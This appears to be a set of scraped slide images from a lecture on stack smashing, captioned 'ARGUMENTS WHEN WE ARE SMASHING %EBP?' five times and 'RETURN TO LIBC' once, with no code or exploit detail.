
ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




RETURN TO LIBC



